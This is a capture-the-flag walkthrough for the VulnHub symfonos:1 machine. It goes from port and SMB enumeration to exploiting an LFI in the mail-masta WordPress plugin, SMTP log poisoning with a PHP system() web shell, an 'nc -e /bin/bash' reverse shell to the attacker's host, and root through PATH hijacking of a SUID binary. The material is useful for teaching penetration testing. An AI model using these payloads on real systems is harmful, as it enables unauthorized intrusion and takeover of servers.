SymFocus-1

By Praveen Kumar Sharma

For me the IP of the machine is : 192.168.110.76

```
┌──(pks㉿Kali)-[~]
└─$ ping 192.168.110.76 -c 5
PING 192.168.110.76 (192.168.110.76) 56(84) bytes of data.
64 bytes from 192.168.110.76: icmp_seq=1 ttl=64 time=0.397 ms
64 bytes from 192.168.110.76: icmp_seq=2 ttl=64 time=0.650 ms
64 bytes from 192.168.110.76: icmp_seq=3 ttl=64 time=0.527 ms
64 bytes from 192.168.110.76: icmp_seq=4 ttl=64 time=0.806 ms
64 bytes from 192.168.110.76: icmp_seq=5 ttl=64 time=0.648 ms

--- 192.168.110.76 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4093ms
rtt min/avg/max/mdev = 0.397/0.605/0.806/0.136 ms
```

Its online!!

Port Scanning :

All Port Scan :

```
nmap -p- -n -Pn -T5 --min-rate=10000 192.168.110.76 -o allPortScan.txt
```

```
┌──(pks☺Kali)-[~/VulnHub/SymFocus-1]
└─$ nmap -p- -n -Pn -T5 --min-rate=10000 192.168.110.76 -o allPortScan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-08 13:28 EDT
Nmap scan report for 192.168.110.76
Host is up (0.00014s latency).
Not shown: 65530 closed tcp ports (conn-refused)
PORT    STATE SERVICE
22/tcp  open  ssh
25/tcp  open  smtp
80/tcp  open  http
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 1.20 seconds
```

Open ports

```
PORT STATE SERVICE
22/tcp open ssh
25/tcp open smtp
80/tcp open http
139/tcp open netbios-ssn
445/tcp open microsoft-ds
```

Lets try a deeper scan

Deeper Scan :

```
nmap -sC -sV -A -T5 -p 22,25,80,139,445 192.168.110.76 -o deeperScan.txt
```

```
└─$ nmap -sC -sV -A -T5 -p 22,25,80,139,445 192.168.110.76 -o deeperScan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-08 13:31 EDT
Nmap scan report for symfonos (192.168.110.76)
Host is up (0.00061s latency).

PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 ab:5b:45:a7:05:47:a5:04:45:ca:6f:18:bd:18:03:c2 (RSA)
|   256 a0:5f:40:0a:0a:1f:68:35:3e:f4:54:07:61:9f:c6:4a (ECDSA)
|_  256 bc:31:f5:40:bc:08:58:4b:fb:66:17:ff:84:12:ac:1d (ED25519)
25/tcp  open  smtp        Postfix smtpd
| ssl-cert: Subject: commonName=symfonos
| Subject Alternative Name: DNS:symfonos
| Not valid before: 2019-06-29T00:29:42
|_Not valid after:  2029-06-26T00:29:42
|_ssl-date: TLS randomness does not represent time
|_smtp-commands: symfonos.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTL
 DSN, SMTPUTF8
80/tcp  open  http        Apache httpd 2.4.25 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.25 (Debian)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.5.16-Debian (workgroup: WORKGROUP)
Service Info: Host:  symfonos.localdomain; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Service Info: Host:  symfonos.localdomain; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_nbstat: NetBIOS name: SYMFONOS, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2024-08-08T17:32:06
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.5.16-Debian)
|   Computer name: symfonos
|   NetBIOS computer name: SYMFONOS\x00
|   Domain name: \x00
|   FQDN: symfonos
|_  System time: 2024-08-08T12:32:06-05:00
|_clock-skew: mean: 1h39m59s, deviation: 2h53m12s, median: 0s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.75 seconds
```

Version information

```
22/tcp open ssh OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
| 2048 ab:5b:45:a7:05:47:a5:04:45:ca:6f:18:bd:18:03:c2 (RSA)
| 256 a0:5f:40:0a:0a:1f:68:35:3e:f4:54:07:61:9f:c6:4a (ECDSA)
|_ 256 bc:31:f5:40:bc:08:58:4b:fb:66:17:ff:84:12:ac:1d (ED25519)
25/tcp open smtp Postfix smtpd
| ssl-cert: Subject: commonName=symfonos
| Subject Alternative Name: DNS:symfonos
| Not valid before: 2019-06-29T00:29:42
|_Not valid after: 2029-06-26T00:29:42
|_ssl-date: TLS randomness does not represent time
|_smtp-commands: symfonos.localdomain, PIPELINING, SIZE 10240000,
VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8
80/tcp open http Apache httpd 2.4.25 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.25 (Debian)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup:
WORKGROUP)
445/tcp open netbios-ssn Samba smbd 4.5.16-Debian (workgroup:
WORKGROUP)
Service Info: Host: symfonos.localdomain; OS: Linux; CPE:
cpe:/o:linux:linux_kernel
```

In the serive info we see that domain like symfonos.local lets add this in the /etc/hosts

```
127.0.0.1       localhost
127.0.1.1       Kali.pks        Kali

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

10.10.222.68    whoismrrobot.com
10.10.194.126   publisher.thm
10.10.188.224   mkingdom1.thm
10.10.237.244   enum.thm
10.10.11.23     permx.htb       www.permx.htb   lms.permx.htb
192.168.110.76  symfonos.local
~
~
```

Directory Scanning :

```
gobuster dir -u http://192.168.110.76 -w
/usr/share/wordlists/dirb/common.txt -o directories.txt
```

```
┌──(pks㉿Kali)-[~/VulnHub/SymFocus-1]
└─$ gobuster dir -u http://192.168.110.76 -w /usr/share/wordlists/dirb/common.txt -o directories.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.110.76
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                (Status: 403) [Size: 293]
/.htpasswd           (Status: 403) [Size: 298]
/.htaccess           (Status: 403) [Size: 298]
/index.html          (Status: 200) [Size: 328]
/manual              (Status: 301) [Size: 317] [--> http://192.168.110.76/manual/]
/server-status       (Status: 403) [Size: 302]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

Directories

/index.html (Status: 200) [Size: 328]
/manual (Status: 301) [Size: 317] [-->
http://192.168.110.76/manual/]

Lets enumerate this smb first before the web application :

Smb Enumeration :

run this :

```
enum4linux 192.168.110.76
```

u will find this in the output

```
        WORKGROUP               SYMFONOS

[+] Attempting to map shares on 192.168.110.76

//192.168.110.76/print$ Mapping: DENIED Listing: N/A Writing: N/A
//192.168.110.76/helios Mapping: DENIED Listing: N/A Writing: N/A
//192.168.110.76/anonymous      Mapping: OK Listing: OK Writing: N/A

[E] Can't understand response:

NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
//192.168.110.76/IPC$   Mapping: N/A Listing: N/A Writing: N/A
```

Lets try the anonymous first

```
smbclient //192.168.110.76/anonymous
```

Just hit enter on the password u should get here

```
┌──(pks㉿Kali)-[~/VulnHub/SymFocus-1]
└─$ smbclient //192.168.110.76/anonymous
Password for [WORKGROUP\pks]:
Try "help" to get a list of possible commands.
smb: \>
```

Lets see what here looks like a txt file lets download it

```
smb: \> ls
  .                                   D        0  Fri Jun 28 21:14:49 2019
  ..                                  D        0  Fri Jun 28 21:12:15 2019
  attention.txt                       N      154  Fri Jun 28 21:14:49 2019

                19994224 blocks of size 1024. 17282564 blocks available
smb: \> get attention.txt
getting file \attention.txt of size 154 as attention.txt (150.4 KiloBytes/sec) (average 150.4 KiloBytes/sec)
smb: \>
```

here is the txt file

```
┌──(pks㉿Kali)-[~/VulnHub/SymFocus-1]
└─$ cat attention.txt

Can users please stop using passwords like 'epidioko', 'qwerty' and 'baseball'!

Next person I find using one of these passwords will be fired!

-Zeus
```

Possible passwords

```
epidioko
qwerty
baseball
```

while connecting to the helios share put the username as helios

```
smbclient //192.168.110.76/helios -U helios
```

I tried all three "qwerty" worked for me here

```
┌──(pks㉿Kali)-[~/VulnHub/SymFocus-1]
└─$ smbclient //192.168.110.76/helios -U helios
Password for [WORKGROUP\helios]:
Try "help" to get a list of possible commands.
smb: \>
```

Lets see the files

```
smb: \> ls
  .                                   D        0  Fri Jun 28 20:32:05 2019
  ..                                  D        0  Fri Jun 28 20:37:04 2019
  research.txt                        A      432  Fri Jun 28 20:32:05 2019
  todo.txt                            A       52  Fri Jun 28 20:32:05 2019

                19994224 blocks of size 1024. 17282564 blocks available
smb: \>
```

Lets download 'em both

here are both of em

```
┌──(pks㉿Kali)-[~/VulnHub/SymFocus-1]
└─$ cat research.txt
Helios (also Helius) was the god of the Sun in Greek mythology. He was thought to ride a golden chariot which brought the Sun across the skies each day from the east (Ethiopia) to the west (Hesperides) while at night he did the return journey in leisurely fashion lounging in a golden cup. The god was famously the subject of the Colossus of Rhodes, the giant bronze statue considered one of the Seven Wonders of the Ancient World.
```

```
┌──(pks㉿Kali)-[~/VulnHub/SymFocus-1]
└─$ cat todo.txt

1. Binge watch Dexter
2. Dance
3. Work on /h3l105
```

Directory found


/h3l105

Lets see this web application

Web Application :

Seems to be just a image only also the /manual was also useless

so with /h3l105



Wordpress site there is also a login page like on the bottom of this page

Lets run wpscan on this

```
wpscan --url http://symfocus.local/h3l105/ --enumerate p
```

in the plugins section

```
[i] Plugin(s) Identified:

[+] mail-masta
 | Location: http://symfonos.local/h3l105/wp-content/plugins/mail-masta/
 | Latest Version: 1.0 (up to date)
 | Last Updated: 2014-09-19T07:52:00.000Z
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | Version: 1.0 (80% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://symfonos.local/h3l105/wp-content/plugins/mail-masta/readme.txt
```

I looked this versoin up found LFI vulnerability on this plugin


here is the link : https://www.exploit-db.com/exploits/40290

Gaining Access :

They suggest to run this :

http://symfonos.local/h3l105/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/passwd

it worked :



to convert this LFI to RCE we can log poison the smtp
to do this we need to connect to this using telnet
Connect using

```
telnet 192.168.110.76 25
```

```
MAIL FROM: <pks>
250 2.1.0 Ok
RCPT TO: Helios
250 2.1.5 Ok
data
354 End data with <CR><LF>.<CR><LF>
<?php system($_GET['c']); ?>
.
250 2.0.0 Ok: queued as 3EE8E406A6
```

Now we change the link to : http://symfonos.local/h3l105/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/var/mail/helios&c=id

These middle one are my previous attempt at this
We do have RCE lets get a reverse shell

Type in this :
http://symfonos.local/h3l105/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/var/mail/helios&c=nc -e /bin/bash 192.168.110.64 9001

Start a listener then go to the link

```
┌──(pks㉿Kali)-[~/VulnHub/SymFocus-1]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [192.168.110.64] from (UNKNOWN) [192.168.110.76] 54564
id
uid=1000(helios) gid=1000(helios) groups=1000(helios),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),108
(netdev)
```

And we have a shell lets try to get root

Vertical PrivEsc

Lets upgrade our shell first

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
<h3l105/wp-content/plugins/mail-masta/inc/campaign$ ^Z
zsh: suspended  nc -lvnp 9001

┌──(pks㉿Kali)-[~/VulnHub/SymFocus-1]
└─$ stty raw -echo;fg
[1]  + continued  nc -lvnp 9001

<h3l105/wp-content/plugins/mail-masta/inc/campaign$ export TERM=xterm
 cd /homemfonos:/var/www/html/h3l105/wp-content/plugins/mail-masta/inc/campaign$
helios@symfonos:/home$
```

Lets see if we have SUID Permisssion on something type in this

```
find / -perm -u=s -type f 2>/dev/null
```

```
helios@symfonos:/home$ find / -perm -u=s -type f 2>/dev/null
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/opt/statuscheck
/bin/mount
/bin/umount
/bin/su
/bin/ping
helios@symfonos:/home$
```

this is something
lets see the strings of this file

```
helios@symfonos:/home$ strings /opt/statuscheck
/lib64/ld-linux-x86-64.so.2
libc.so.6
system
__cxa_finalize
__libc_start_main
_ITM_deregisterTMCloneTable
__gmon_start__
_Jv_RegisterClasses
_ITM_registerTMCloneTable
GLIBC_2.2.5
curl -I H
http://lH
ocalhostH
```

It uses curl as we can see

Lets exploit this

```
helios@symfonos:/tmp$ echo "/bin/sh" > curl
helios@symfonos:/tmp$ chmod 777 curl
helios@symfonos:/tmp$ export PATH=/tmp:$PATH
```

Now just run the /opt/statuscheck to get root

```
helios@symfonos:/tmp$ /opt/statuscheck
# id
uid=1000(helios) gid=1000(helios) euid=0(root) groups=1000(helios),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),108(netdev)
#
```

Got root

here is the flag :

```
# cd /root
# ls
proof.txt
```

```
# cat proof.txt

    Congrats on rooting symfonos:1!
```

```
Contact me via Twitter @zayotic to give feedback!
```